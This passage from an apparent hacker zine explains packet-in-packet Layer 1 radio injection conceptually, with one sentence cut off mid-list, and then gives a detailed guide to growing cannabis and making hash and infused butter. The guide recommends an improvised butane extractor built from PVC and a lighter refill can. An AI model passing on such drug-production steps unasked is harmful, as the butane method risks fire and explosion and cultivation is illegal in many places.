2. In order to be received at Layer 1, a frame must be transmitted with proper encapsulation by a compatible Layer 1 transmitter using the exact same PHY protocol. There is no substitution in commodity PHY implementations for the radio chip circuitry activated when the chip starts transmitting a queued Layer 2 frame, except by use of an expensive software defined radio.
3. Layer 1 implementations have means to unambiguously distinguish between the radio transmission that precedes a frame -- such as the frame's preamble -- and the frame's actual data. One cannot be mistaken for another, or such a mistake would be extremely rare and barely reproducible.
4. Should a receiver miss the physical beginning of a frame transmission on the air due to noise or a timing problem, the rest of the transmission is wasted, and no valid frame could be received at least until this frame's transmission is over.

For Layer 1 injection, this would imply the following limitations:

- a. In order to successfully "inject" a crafted Layer 1 frame (that is, to have it received by the target) the attacker needs to (1) build the binary representation of the full frame in a buffer, (2) possess a radio capable of transmitting buffer binary contents, and (3) instruct the radio to transmit the buffer, possibly bypassing hardware or firmware implementations of protocol features that may alter or side-effect the transmission.
- b. In particular, the injecting radio must perfectly cooperate by

Imagine, however, that the original SFD is damaged by noise and missed by the radio. Then the initial bytes of the outer frame will be interpreted as noise, leading up to the embedded "preamble" and "SFD" of the would-be payload. Instead, these preamble and SFD will be taken to indicate an actual start of a real frame, and the "inner" packet will be heard, up to an including the valid checksum. The following bytes of the enclosing frame will again be dismissed as noise, until another sequence of "preamble + SFD" is encountered.

Thus, due to noise damaging the real SFD and the receiver's inability to tell noise bytes from payload bytes except by matching for an SFD, the radio will occasionally receive the inner packet -- precisely as if it were sent alone, deliberately.

Thus a remote attacker capable of controlling the higher level protocol payloads that get transmitted over the air by one of the targeted radios on the targeted wireless network is essentially capable of occasionally injecting crafted Layer 1 frames -- without ever owning any radio or being near the targeted radios' physical location.

Yes, Mallory, there is such a thing as Layer 1 wireless injection without a radio. No, Mallory, a mean, nasty Faraday cage will not spoil your holiday.

=== The reality ===

Designers of Layer 2 and above trust Layer 1 to provide valid or "authentic" objects (frames) across the layer boundary. This trust is misplaced.

There are two factors that likely contribute to it among network engineers and researchers who are not familiar with radio Layer 1 implementations but have read driver and code in the layers above.

Firstly, the use of the CRC-based checking throughout the OSI mode layers likely reinforces the faith in the ability of Layer 1 to detect errors -- any symbol errors that accidentally corrupt the encapsulated packet's structure while on the wire.

Secondly, the rather complex parsing code required for Layer 2 and above to properly de-encapsulate respective payloads may lead its readers to believe that similarly complex algorithms take place in hardware or firmware in Layer 1.

However, L1 implementations are neither validity, authenticity, or security filters, nor do they maintain complex enough state or context about the frame's bytes they are receiving.

Aside from analog clock synchronization, their anatomy is nothing more than that of a finite automaton that pulls bytes (more precisely, symbols of the code that encodes the transmitted bytes, which differ per protocol, both in bits/symbol and in modulation) out of the air, continually.

The inherently noisy RF medium produces a constant stream of symbols. The probability of hearing different symbols is actually non-uniform and depends on the details of modulation and encoding scheme, such as its error-correction.

As it receives the symbol stream, this automaton continually compares a narrow window within the stream against the SFD sequence known to start a frame. Once matched by this shift register, the symbols start being accumulated in a buffer that will eventually be checksummed and passed to the Layer 2 drivers.

Beyond the start-of-frame matching automation, the receiver has no other context to determine whether symbols are in-frame payload, our out-of-frame noise. It has no other concept of encapsulation or frame

validity. A digital radio is just a machine for pulling bytes out of the air. It has weird machines in that same way -- and for the same reasons -- that a vulnerable C program has weird machines.

Such encapsulation based on such a simple automaton is easily and frequently broken in presence of errors. All that is needed is for the chip's idea of the start-of-frame sequence -- typically, some of the preamble + a Start of Frame Delimiter, a.k.a. Sync, or just the latter where the preamble is used exclusively for analog synchronization -- to not match, for the subsequent payload bytes to be mistaken for the start-of-frame sequence or noise.

In fact, to mislead the receiving automaton to the intended meaning of symbols (or bytes they are supposed to make up or come from) no crafting manipulation is necessary: the receiving machine is so simple that random noise alone provides sufficient "manipulation" needed to confuse its state and allow for packet-in-packet injection.

Thus injection for attackers without an especially cooperative radio or in fact any radio at all -- so long as the attacker can leverage some radio near the target to produce a predictable stream of symbols -- is enabled by broken encapsulation.

=== What does this remind me of? ===

I remember the first time I witnessed a buffer overflow exploit, when my Internet-facing Linux box, name Miskatonic, was exploited. Whoever did that also opened a whole new world to me, and I'll be happy to repay that debt with a beer should we ever meet in person.

At that time, I was a fairly competent C programmer, but I saw the world in terms of functions that called other functions. Each of these functions returned after being called to whichever address it had been called from. I thought that the only way for a piece of code to ever get executed was to be inside a function called at some point.

In other words, I regarded C functions as "atomic" abstractions. Even though I implemented simple recursion and mutually recursive functions via my own stacks a few times, it never occurred to me that a real call stack could be anything other than a neat and perfect data structure with "push", "pop", and referencing of variable slots.

Beware layers of abstractions. Take their expected, specified operation on faith, and they will appear real. It is tempting to trust a lower abstraction layer to provide only the valid data structures your next layer expects to receive, to assume that the lower layer's designers already took responsibility for it. It is so tempting to limit your considerations to the detail and complexity of the layer you are working in.

Thus the layers of abstraction become boundaries of competence.

This temptation is overpowering on well-designed, abstraction-oriented environments, where you lack any legal or effective means of PEEK-ing or POKE-ing the underlying layers. Dijkstra decried BASIC as a mind-mutilating language, but most real BASICs had PEEK and POKE to explore the actual RAM, and one sooner or later found himself wondering what they did. I wonder what Dijkstra would have said about Java, which entirely traps the mind of a programmer in its abstractions, with no hint of any other ways or idioms of programming.

=== How we could have avoided falling for it ===

The key to understanding this design problem is the incorrect assumptions about how input is handled, in particular, of how it is handled as a language, and the machine that handles it.

The language-theoretic approach to finding just such misconceptions and exploitable bugs based on it was developed by Len Sassaman

and Meredith L. Patterson. Watch their talks [3,4] and look for upcoming papers at <http://langsec.org>

Such a language-theoretic analysis at L1 would have revealed this immediately. Valid frames are phrases in the language of bytes that a digital radio continually pulls out of the air, and the L1 seen as an automaton for accepting valid phrases (frames) should reject everything else.

The start-of-frame-delimiter matching functionality within the radio chip is just a shift register and a comparison circuit -- too simple an automaton, in fact, to guarantee anything about the validity of the frame. With this perspective, the misconception of L2 expecting frame encapsulation and validity becomes clear, almost trivial. The key to finding the vulnerability is in choosing this perspective.

Conversely, there is no nicer source of 0-day than false assumptions about what is on the other side of an interface boundary of a textbook-blessed design. The convenient fiction of classic abstractions leads one to imagine a perfect and perfectly trustworthy machine on the other side, which takes care of serving up only the right kind of inputs to one's own layer. And so layers of abstraction become boundaries of competence.

References:

- [1] Travis Goodspeed, Sergey Bratus, Ricky Melgares, Rebecca Shapiro, Ryan Speers,
"Packets in Packets: Orson Welles' In-Band Signaling Attacks for Modern Radios",
USENIX WOOT, August 2011,
http://www.usenix.org/events/woot11/tech/final_files/Goodspeed.pdf
- [2] Travis Goodspeed,
Remotely Exploiting the PHY Layer,
<http://travisgoodspeed.blogspot.com/2011/09/remotely-exploiting-phy-layer.html>
- [3] Len Sassaman, Meredith L. Patterson,
"Exploiting the Forest with Trees",
BlackHat USA, August 2010,
<http://www.youtube.com/watch?v=2qXmPTQ7HFM>
- [4] Len Sassaman, Meredith L. Patterson,
"Towards a formal theory of computer insecurity: a language-theoretic approach"
Invited Lecture at Dartmouth College, March 2011,
<http://www.youtube.com/watch?v=AqZNebWoqnc>

|=[0x07]===| The 1130 Guide to Growing High-Quality Cannabis - 1130]==|

So you wanna grow marijuana? You wanna get high off your own buds? Well this guide will surely teach you how. I'll assume you're already somewhat familiar with Mary-Jane, so I won't explain all the jargon in deep detail.

Table of Contents

0x00: General Botany -- basic plant knowledge
0x01: Environment -- air, temperature, and humidity
0x02: Container -- size and shape
0x03: Water -- temperature and filtering
0x04: Nutes -- plant food
0x05: Conductivity and pH -- don't burn the roots
0x06: Hydroponics -- how-to hydro
0x07: Light -- which and why
0x08: Cloning -- make 'em root
0x09: Vegging -- big 'n' bushy
0x0A: Flowering -- dense and dank

0x0B: Harvest -- chop, dry, and cure
0x0C: Extracts -- smoke, vape, and cook
0x0D: Signs and Symptoms -- oh noes, wtf mang!

0x00: General Botany

If you've never grown before, growing cannabis can be difficult. Really though, it just depends on how much time you put in. As long as you check in on your plants 3-4 times a day, you'll begin to learn enough about them to grow some really dank buds. But to get you started, here are a few things you should know.

Plants need light, water, air, and food to grow. A lack of any one of these at best will slow its growth and at worst will cause part or all of it to die. Light is generally the most limiting factor in determining a plant's growth rate, but that assumes all other factors are maxed. Plants absorb water and nutrients through their roots and carbon dioxide (CO2) through their leaves. They also need a bit of oxygen which they absorb through both leaves and roots.

Chlorophyll is a chemical in their leaves that's used as a catalyst with energy from light to convert CO2 and water into sugars and oxygen. Chlorophyll-a is also what gives leaves their green color, while Chlorophyll-b is responsible for the yellow color of leaves.

Plants need oxygen in order to burn energy to stay alive and grow, like we do, but plants produce much more oxygen than they consume. Plants are not able to move enough oxygen from the leaves down to the roots, so roots must have access to some oxygen in order to stay alive. When soil dries, air fills the space in the ground, and so soil must dry enough so that the roots can have air to breathe.

Cannabis has two main kinds of roots. There are the taproots which can grow very large and persist through dryness, and there are the feeder hairs. Feeder hairs will not survive very long without water, but since the roots need air to breathe the soil must dry out enough between waterings. Thus, it is important to let soil dry enough so it is not wet but still retains enough moisture to keep the feeder hairs alive. If they die, they must grow back before the plant can begin absorbing more nutrients. An easy way to tell if the soil is properly dry is if the color is still dark (not a lighter brown as when the dirt is "bone-dry") but the soil does not stay clumped together as it does when wet.

Plants require three macronutrients to survive: N-P-K, or Nitrogen (Nitrates), Phosphorus (Phosphates), and Potassium (Potash). Nitrogen is primarily responsible for the green color in vegetative matter. It is not as important in fruits and flowers. Phosphorus is needed for root growth and is also the primary nutrient for fruits and flowers. Potassium is used throughout the plant to provide support; more Potassium means stronger, stiffer stems and branches which provide better support for dense buds.

0x01: Environment

Although cannabis grows in pretty much any condition (it is a weed, after all), optimal conditions produce optimal growth rates. Certain strains may be more picky than others, but generally you want the following:

Humidity

Cloning: 90-100%

Vegging: 50-80%

Flowering: 40-50%

Temperature should always be 68-75F (20-24C). Lower temps increase humidity, and higher temps reduce humidity. Plants drink through their leaves as well as their roots, and they need humidity to do this. They also transpire through their leaves when temperatures are too high. Keep this in mind when checking your levels and diagnosing your plants. For instance, if

the environment's been hotter than ideal and the air is dry, a small watering in between regular waterings may be necessary to protect the roots near the topsoil and prevent the plant from going into shock.

Air flow is very important. Basically you want to see the leaves moving at all times. Proper air flow does two things: it moves the air right around the leaves so the plant always has access to CO₂, and the continuous leaf movement causes the plant to react and grow stronger stems which you need to support those massively dense buds you wanna grow. Too much airflow isn't a big deal as long as the plants aren't falling over. Technically, moving air will reduce air pressure and thus temperature will drop slightly, so if heat is a problem for you consider keeping your fan on a higher setting. But the more air flow, the more the plants transpire, and the more water they'll need.

0x02: Container

Cannabis needs a proper container to provide optimal root growth. In shape, the best container is wider than it is tall. If growing outdoors, a raised bed of good soil does wonders. Indoors, wide pots or trays work very well. You'll need to decide if you want to grow in soil or a hydroponic medium. There are pros and cons to both. Soil with compost is ideal for outdoor organic growing -- after preparation nature helps keep the roots healthy, and with a good compost mix most of the time plain water is all that's needed. If growing in pots, soil is still a good choice, but you will definitely have to supplement the water with additional nutrients, or you can use dry fertilizers that you work into the topsoil.

Indoor growing is much different than outdoor, and growing hydroponically adds a-whole-nother set of variables. If you're lazy, you have two options: grow in soil (soil is very forgiving), or build an automated setup. An automated setup is one that takes care of watering for you, so all you need to do is regular checkups, trimming, and checking on your reservoir. I'll go into detail about different hydroponic setups later on.

0x03: Water

Yes, a whole section on water, albeit a short one. Water temperature should be a little less than air temperature, although the roots will tolerate pretty cold water. Never give your plants water that's less than 50F (10C); you'll risk shocking the roots and stunting growth for a few days.

Water should be clean of excess salts, especially chlorine and chloramines. Soil gardens will tolerate the chlorines much better than hydro, but you should really get a water filter. A carbon filter is usually fine, but if your water source is really bad you might want to consider Reverse-Osmosis. RO filters are expensive, but they also reduce the conductivity of the water to the lowest possible levels, allowing you to add more nutrients without burning the roots. Carbon filters are pretty cheap, and you could even use a regular drinking water filter.

0x04: Nutes

I do love organic; there's nothing quite like the taste of organically grown buds, but I do find that synthetic nutrients give amazing results. If you're not growing for personal use, synthetics are cheaper and can give very high yields. Either way, I'd recommend using a premade blend made by a name-brand company -- when you're starting out it's just not worth trying to play chemist, just get the kit. I use liquid nutrients for both hydro and soil, but dry feeds will work in soil and any non-recirculating hydro setup (e.g. feed and drain in coco). Liquid nutrients are designed to be instantly accessible by the plants, whereas dry feeds are usually time-release.

Here are some rough empirical NPKs:

Cloning: 1-3-4

Vegging: 3-2-4

Flowering: 1-4-5

Aside from Nitrogen, Phosphates, and Potash, plants also need micronutrients. Iron, Calcium, and Magnesium and at the top, with still many others required to proper growth. Most organic mixes will have these even though they won't specify on the bottle, but if you're growing with synthetics you will have to supplement. Molasses has Fe, Ca, and Mg, and the sugar content helps both feed microbials and rinse out the growing medium. Various Vitamin B-1 mixes will have most necessary micronutrients. Cal-Mag supplements are good too, but be aware when using in conjunction with molasses so you don't overfeed.

In general, I recommend starting with less than half of the listed usage on the nutrient containers and then increasing as you see fit. It's a lot easier to see that your plants' leaves are a lighter green than you would want and then to increase the Veg mix than to use too much and burn your plants and have to start all over. If growing in soil, try starting at a quarter-strength and using it with every watering. Increase as necessary to compensate for light color and plant size.

0x05: Conductivity and pH

Soil/medium pH and water pH are measured differently, but as long as you regulate the water pH there's no reason to worry about the soil. If you can afford it, I highly recommend getting a pH/Conductivity meter; some also measure PPM (parts per million), though it's usually a conversion from conductivity (measures in milliSiemens). I don't even pay attention to the usage on the nutrient bottle anymore, but I fill my reservoir according to the conductivity. I find it to be much more accurate than measuring the volume of water in gallons and using measuring cups for nutrients.

Required pH will depend entirely on your medium. In pure hydro/aero setups, this is 5.6-5.8 for veg and 5.8-6.0 for flowering. In coco coir, this is a bit higher: 6.0-6.2 for veg and 6.2-6.5 for flowering. In soil, it really depends on what's in the mix, but it usually ranges in 6.5-6.8 for veg and 6.8-7.0 for flowering. Cloning should be in between the values for veg and flowering (5.8 for hydro, 6.2 for coco, and 6.8 for soil).

pH mostly affects the nutrients that are available for the roots to absorb. The lower ranges increase nitrogen uptake, and the higher ranges increase phosphates. Since nitrogen is more important for veg and phosphate for flowering, this explains why the ranges are different for each phase. If pH varies by a point or two, it's not a big deal, but too strong in either direction can cause root-burn as well as deficiencies in both macro and micronutrients.

Conductivity requirements depend on the age/size of the plant. I suggest starting with these maximums and steadily increasing for larger containers so long as no signs of problems occur: For soil/hydro: Cloning: 0.8/1.2 mS Vegging: 1.6/2.0 mS (containers up to 2 gallons) Flowering: 2.4/3.0 mS (containers up to 5 gallons)

In general, conductivity >3.0 mS can be dangerous, so above that range only increase once/week and only 0.1-0.2 mS at a time.

0x06: Hydroponics

Hydro is awesome. Plants have the ability to grow continuously and at a very rapid pace, but they need extra care, and problems with nutrients or pH often occur so quickly that by the time you realize there's a problem it's usually too late. For first-timers, I'd recommend coco coir. If you're ambitious, consider building your own aeroponic system. In general, there are two types of systems: recirculating, and drain-to-waste. I'll list each medium and give some details about which system is appropriate. For recirculating, you'll want to drain and change your reservoir at least once a week in addition to topping it off regularly, whereas if using a drain-to-waste system only topping off is necessary.

Coco coir:

Coco coir is a part of the coconut husk that by itself can take years to break down, hence its designation as a hydroponic medium. It's commonly used as bedding for worms. It's highly absorbent and expands to sometimes five times its dry volume when wet. It also holds air very well. Coco coir is nice because it's very difficult to over-water your plants with it since it holds so much air, and the shrinking in between waterings adds additional air to the medium. Drain-to-waste is best for coco because bits of the medium will also drain out, and you don't want these clogging up your pump or lines. Depending on the size of the container and plants, coco requires 1-3 feedings/day.

Rockwool:

Rockwool is woven fibers of rock made by Grodan. Rockwool is very absorbent, and it's easy to see when it is drying up. Like coco, rockwool is very porous and holds air very well. I prefer rockwool for cloning. Ebb and flow (flood and drain, recirculating) or drain-to-waste both work well with rockwool. Fast growing plants may require up to 5-6 waterings/day depending on the size of medium. Timers come in handy here. For ebb and flow, flood for 10-15 minutes, then drain. For drain-to-waste, feed as needed, allowing 5-10% of the water feed to drain, ensuring complete saturation of the medium.

Hydroton, Perlite, or other Pebbles:

Hydroton is a manufactured expanded-clay medium. Perlite is a volcanic glass/rock, also expanded, and very porous. Both are better than filling a container with rocks/pebbles, although you could do that if you're really trying to save money. Hydroton and perlite do hold some water, but they drain very quickly and so should not be left without water for an extended period of time.

Ebb and flow or continuous drip work well here. Drain-to-waste is very inefficient since the medium doesn't hold water for very long, and so very accurate timings would be needed to prevent excessive waste. If using a continuous drip, consider aerating the reservoir with an air pump to ensure roots have access to oxygen. For ebb and flow, flood at least 1-2 times per hour with no more than 15 minutes of dry time.

Aeroponic

Aeroponic growing is sweet. There's little-to-no chance of overwatering or underwatering (unless your pump breaks) as the roots always have access to water, nutrients, and air. For this, you'll need to construct a sprayer assembly inside a reservoir. Rubbermaid containers are cheap and work well. Cut 2" holes in the lid (or whatever size gasket you have) and fill the holes with cylindrical foam gaskets to hold the plants. Plant roots hang down freely into the reservoir. Construct the sprayer assembly using PVC piping and small 180- and 360-degree sprayers depending on placement. The assembly should be as short as possible but have at least 2-3 inches above the pump and below the sprayers at the top. Use a submersible pump, and fill the reservoir to above the pump but below the sprayers. You will need an NFT (Nutrient Film Technique) style timer for the pump. These typically operate on cycles of 1 minute on and 4 minutes off or 3 minutes on and 5 minutes off. I've seen cheap adjustable ones on Ebay. You can also make one yourself with an arduino and a relay pretty easily. Just make sure that the cycle allows for time in between sprayings to provide the roots access to air. An air pump here also works well.

Deep Water Culture:

DWC is simple, easy, and efficient. It's basically an aeroponic system but with a much deeper reservoir, allowing the roots to grow down into the nutrient solution. A sprayer system similar to the aeroponic one described above can be used, or a top-drip works as well. For a top-drip, fill a pot with Hydroton or another medium, and set the pump to continuously pump feed from the reservoir underneath to the pot on top. An aerator for the nutrient solution is necessary here so that roots hanging down into the solution have access to air.

Aquaponic:

When I first read about this I was blown away. Aquaponic combines hydro with an aquarium. Basically, you have a large reservoir with a DWC setup, but additionally you have fish living inside as well. The fish and plants

eat each other's waste (just like in nature!), and they both feed on fish meal which is one of the most common organic plant foods. Guppies are usually the best choice for fish since they're cheap and reproduce quickly, although any freshwater fish will work.

0x07: Light

Light is arguably the most important factor in growing. Typically it is the most limiting factor. There are many different types of lights, and each has its own benefits. Halogen lights are most common in professional grows, fluorescents are cheap and efficient, and LEDs are gaining popularity. Here's some info on each:

Good ol' incandescents:

These provide light, they sure do, but they also provide heat. They're best used as supplemental light when you need the added heat as well, otherwise just go with a fluorescent.

Fluorescents:

Fluorescents come in many sizes, shapes, and spectrums. Spectrum is rated by color temperature in Kelvins. A 6500K light is usually recommended as it provides the closest spectrum to the Sun's white light. In general, the higher the K, the better. Fluorescents are great for all phases of growth, but they're best suited for clones, mothers, and vegetative plants when you have an HPS available for flowering. Even so, they're always great to consider as supplementals since they're so cheap and efficient.

Metal-Halides:

MH Halogens are extremely effective for the vegetative phase. They work for flowering as well, but are not as effective as HPS lights. A 400-watt MH can cover a 3x3ft area, 600-watt covers 4x4', and 1000-watt covers 6x6'. Of course, additional light is nice.

High-Pressure Sodium:

HPS lights are best for flowering. They have a spectrum more concentrated in the red/yellow end which plants tend to absorb more during the autumn season (when flowering). In every test I've ever seen, HPS lights outperform all other lights in flowering production, watt for watt (or lumen-equivalent in the case of LEDs and fluorescents). HPS lights also generate a lot of heat, so keep that in consideration.

LEDs:

LED lights are extremely efficient, but they're also expensive. In the long run, they're worth it, but they can take a few cycles to pay themselves off. LEDs come in combinations of red and blue (more red for flowering), and sometimes other colors are added as well. If space permits, I'd still recommend using an HPS along with LEDs for flowering, but LEDs are great for the vegetative phase.

With all lights, the inverse-square law applies, meaning if you cut the distance from light to plant in half, you quadruple the light received, and vice versa, if you double the distance you quarter the light received. Too much light can be a bad thing. Plants that are too small or do not have enough water/nutrients to use will not be able to use all the light that hits them and their leaves will burn. Also, there are areas close to the lights that are called hotspots. These are areas where reflected light is concentrated, and plants in these spots are more likely to burn since the light there is very intense. The rule-of-thumb is use your hand: if it's too hot for you, it's too hot for the plants.

0x08: Cloning

Cloning is the process of taking cuttings from a "mother" and allowing these cuttings to root into plants of their own. In addition to your mother plant, you'll need a sharp pair of snips, a humidity dome, cloning medium, filtered water, cloning gel/powder (optional), nutrients (optional but recommended), and a light that will be on 24-hours/day (a single fluorescent is sufficient). Here is a step-by-step process:

Prepare your mothers by giving them plain water (along with a flushing solution if you like, a bit of molasses works well) at least a day before cutting clones. This helps flush out excess Nitrogen so that the clones can root more quickly.

Prepare the cloning solution. This can be plain water, but I like to add a mix of flowering nutrients (better than vegging nutrients for rooting, nitrogen is bad for cloning) and kelp and algae extracts. Balance the pH of the solution according to the medium you're using, and thoroughly soak the medium. I use rockwool. Other alternatives are Groplugs, Coco, and soil. Any growing medium can work, really. I also like to keep a pool of solution in the bottom tray of the humidity dome to help keep the humidity high as well as provide food for the plants once they root. You can even allow the medium to soak for the first 3-4 days of cloning to help speed up root growth, just be sure to drain it after that.

Cut the clones. I've cut both small and tall clones, and the small ones work very well too. Leave at least 2" (about 5cm) of stem underneath the highest leaves. You can trim leaves off to save space, if you want. This allows you to pack more clones inside the dome. Otherwise, I like to leave the leaves on (except for the bottom section that's inside the medium). You can place the clone directly in the medium, or you can shave and split the bottom. Splitting the bottom of the stem and shaving off the outer-layer of the bottom of the stem increases the surface area of the cambium layer, kind of like a stemcell layer. From here is where the roots grow. Exposing more can increase the rooting time by a few days, but often you will get much more vigorous root growth. I prefer this method.

Dip the stem tip in cloning gel/powder, if you're using it (I don't), then plant the clones inside the medium, and cover the dome. If cutting many clones, I like to keep the dome partially covered (for those already planted) so they don't start wilting right away.

After they're all planted and the dome is covered, place the dome under a light that will be on 24-hours/day. Clones need very little light to root, so a single fluorescent is sufficient here, or just some ambient light that will not be shut off.

Clones can take anywhere from 5-14 days to root depending on the factors discussed above. I like to keep my clones rooting in the dome until their root masses are about a foot long, though the plants will still be short. This ensures the best chance of avoiding shock when transplanting as well as fairly explosive growth within a couple days of transplanting.

0x09: Vegging

Once clones have rooted, the vegetative phase begins. Most strains require at least 18 hours of light/day to prevent them from flowering, though some make require more, up to 24 hours/day. This is the easiest phase to grow in since the plants are vigorous and large enough to tolerate shock.

Transplant your clones into the medium of your choice, and begin feeding a mild nutrient solution. For soil gardens, plain water can be used for the first week. Increase the concentration of the nutrient solution over time to accommodate the size of the plant. Consider transplanting to a larger container after two weeks of continuous, vigorous growth.

Depending on your setup, you'll want a different target size of your veg plants. A sea of green, for instance, requires many plants next to each other so that they basically form a horizontal plane across their tops, but if you're growing in a small closet with 2-3 plants then you'll probably want them as big as they can fit.

There are different stress-techniques used to promote larger growth. Topping is one of the most common. Topping entails cutting off the newest growth of the highest node, generally without trimming much of the larger leaf matter. Topping forces the plant's vascular system to merge at this point, causing more growth nodes to be produced here at the top of the

plant. Topping is a preferred method because the top buds of each branch are generally the largest, and more top nodes mean more top nugs.

Another technique used is bending. Bending entails taking the tallest branch of the plant and bending it down and to the side, usually tying it down with gardening wire or string. Bending exposes more of the lower nodes to direct light, causing them to grow larger. It also allows more buds to receive direct light, making it another preferred method by many growers.

Creasing and snapping branches are a form of "supercropping", and they combine the benefits of topping and bending. The idea is to break the inner part of a branch while keeping it attached to the plant. Like topping, this causes a merging of the vascular system, and this section of branch later on will grow into a nice bulge. And like bending, the top nodes are pushed outward to allow more light to hit nodes underneath. It is usually best to bandage the plant after supercropping until it has completely healed since this technique can cause a good deal of damage to the plant if left unattended. It's usually best to delay flowering for a couple of weeks after supercropping to allow the plant to fully heal and build support for those super dank buds it'll be growing.

0x0A: Flowering

Once your plant has reached the desired size, it's time for flowering. Unless you're growing an autoflowering variety, the flowering cycle is typically triggered by a change in nighttime length, and most often a 12-hour day/12-hour night cycle is used. Some plants will grow considerably during the flowering phase, especially the African Sativas, so keep this in mind; you don't want to trim the plant once it's in full flower production as this causes considerable stress and can cause the female to produce some seeds.

For the first couple weeks of flowering, convert about half of your nutrient solution from the veg mix to the flower mix. Convert more to flowering as time passes. After 2-3 weeks, a pure flowering mix should be used. Once the mass of pistils have formed, increase the nutrient concentration. Large, dense buds will develop, and some leaves may yellow and drop. Toward the end of the cycle, pistils will change color (often from white to orange/brown), and from here on consider flushing with plain water. Flushing leaches leftover fertilizer from inside the plant, giving it a much smoother burn. Plants that are harvested without flushing typically will have harsh smoke, even after curing.

At the end of the flowering phase, the crystals on the buds, pistils, leaves, and stems will first turn milky-white. After this, they begin to brown. This is when they are ready to pick. Picking later will bring out more of the Indica characteristics (more CBD/CBN), whereas picking earlier will bring out more of the Sativa characteristics (more THC). Picking too early, however, (before crystals have become milky-white) produces weak buds, and often will just give you a headache when smoked.

If after flushing the crystals do not appear to change color, feed them once more, with a full, strong solution, then continue flushing. Additional buds will likely grow, and they will be ready soon after.

0x0B: Harvest

Harvest the plants by cutting at the base, then hang them upside-down (I dare you to try hanging them right-side up...good luck) in a dark room to dry. A small amount of airflow is necessary, so keep a fan on low but not pointed directly at the plants. After at least one day of full darkness, you can begin trimming. Trim off all the largest leaf first, leaving the smaller, hashy leaves for manicuring later. If this trim does not have crystals/hash on it, discard it, otherwise save for extracts.

Manicuring is a bit of a longer process. You can go the quick route, and just trim the ends of the leaves sticking out like so many lazy-ass growers do, or you can properly manicure your buds, making them look better and

preventing you from smoking all that leaf matter. To manicure, use a pair of floral trimmers to reach in and cut the leaves at the base of the stem. This is usually easier than holding the buds upside down since the leaves are below the buds. It takes practice and patience to avoid clipping off whole buds, but even if you do just save them along with the other manicured buds. After the leaf is clipped off, remove excess stem. If the stems fold when you try to break them, the buds are not dry yet; place them in a brown paper bag for further drying. Once they snap, place them in glass jars for curing. Also, save all the trim from manicuring for making extracts. You can place it in a ziploc bag and put it in the freezer until you're ready to make extracts.

Check on the glass jars once a day. Open each jar, and take a whiff. You'll notice over time how the smell changes. Check out the buds. Try snapping a stem. If it folds, either put the buds back in a paper bag, or keep the jar open a bit longer. For a quick, 2-week cure, keep jars open 15-60 minutes per day depending on dryness. If buds are dry, don't leave the jar open too long, but open it at least once a day to allow the air inside to exchange.

During the curing process, chemicals inside the buds break down, mainly those that cause harsh smoke. The longer the cure, the smoother the smoke is, but I can't say that anything longer than 8 weeks really makes a difference. Once the buds smell like they have cured, try smoking it. Continue the curing process until the smoke is smooth and clean.

0x0C: Extracts

Now here's the fun part. Personally, I like making kief, hash, and baked goods. Butane extracts are also pretty easy. I won't go into detail on those, but making a butane extractor with PVC and a lighter refill can is simple, and there are plenty of guides available online.

If you want to make butter or oil for cooking, you can use kief or hash you've already made and not worry about filtering, or you can use the trim in its entirety. If using trim, fill a pot with the amount of butter or oil you want to make. Add just enough water to the pot so that it won't splash or boil over, but otherwise more water doesn't hurt. Mix it all together, and add the trimmings. Simmer the mixture for a minimum of 2 hours and up to 24 hours -- I definitely notice a difference between 2 and 24, but I can't say where the threshold is in between. After it's done cooking, transfer the mixture through a strainer into another pot or bowl, and place this into the refrigerator. The oil or butter (along with the good stuff) will rise to the top, and the water will sit at the bottom. Since THC and the other chemicals are oil- but not water-soluble, none of it should be lost in the water. If the oil hasn't solidified at all, placing it in the freezer for a little while should do the trick (too long and the water will freeze). Scoop out the oil or butter, and use for baking, or spread on toast!

Making water hash is pretty easy. Get yourself a set of extract bags (minimum 3) including at least either a 73-ish or 90-ish micron bag. In a set of 3 the others should be around 25 microns and at least 180 microns. Place each bag, smallest first, into a bucket, and fill the bucket with ice-water. Add the trim, and mix for 15-20 minutes with a kitchen or paint mixer. Let the mixture settle for about half an hour, then remove each bag one at a time. The first will remove the trim, and others after will have hash and/or contaminants, depending on how many bags you use. If the set comes with a screen, use the screen to press the water out of each mass of hash. Scrape the hash off and set aside to dry.

Even easier than water hash is what I like to call white-trash hash. What comes out is really kief, but you can press the kief into hash if you want. Procure a large container, like a storage bin for a shelf. One with fairly high walls is good so it captures as much of the mess as possible. Take your 73-micron bag, and put your trim inside. Fill the rest of the bag with broken-up dry ice. Tie the bag off (hold it closed), and shake into the container until all the glorious beauty falls out. You may want to split into multiple sessions, the first being more pure and second-grade after that, but I usually just shake until it looks like it's all out. What you

end up with in the bag is a green, sloppy mush that you can go ahead and discard. The bin, however, is now full of wonderful kief. Smoke it now, or save it for later. Press a chunk into hash between your palms, or put some in a baggie in your shoe and walk on it until it turns into hash.

0x0D: Signs and Symptoms

I've saved the worst for last. Here are different signs and symptoms of various problems you may encounter.

Perfect: The sign of perfection is perky plants, solid to deep-green colored (but not too dark). Leaves point upward at a 40-60 degree angle and toward the light. Daily growth is visible. Pistils are perky but not crooked at the ends.

Over-watering: leaves will curl downward, with the middle section being the highest, kind of like it's trying to be an umbrella. Wait as long as possible before watering again, and make sure to provide at least a mild nutrient solution especially if straight water was used at the previous watering.

Under-watering: Can be similar to heat stress when it occurs frequently, but otherwise the leaves will lose perkiness and wilt, lying beside the stem and pointing downward. Pistils first show signs with crooked ends, and soon after they shrivel and change color. Make sure to fully soak the container after this occurs, the best way being a slow flow of water rather than gushing out of a watering can.

Heat-stress: Leaves fold up and inward, especially at the edges. Fix by moving the light further away or reducing the temperature. Supplement with extra air flow and a small extra watering (straight water is usually best for this to prevent nutrient burn when coupled with heat stress).

Nitrogen deficiency: Leaves yellow to light-green. Treat by increasing concentration of veg mix.

Nitrogen toxicity: Leaves very dark green, later start burning. Treat by reducing the concentration of veg mix.

Phosphorus toxicity: Leaves dark green (purple tint sometimes) and wilt, curling downward. Treat by reducing the concentration of flowering mix.

Various toxicities, deficiencies, pH burn: Chlorosis (dying plant matter) on various parts of leaves. Different styles signify different problems, but overall consider what changes have been made recently. Check pH of nutrient solution. Fix by flushing medium with a mild nutrient solution at proper pH. Avoid using supplements, just use a basic nutrient mix for the current phase. Treat a suspected deficiency with only a slight increase in what you think is needed. More often than not micronutrient deficiencies are only present when using synthetic nutrients and only when not using any other supplements. Mild deficiencies are not likely to show visible symptoms.

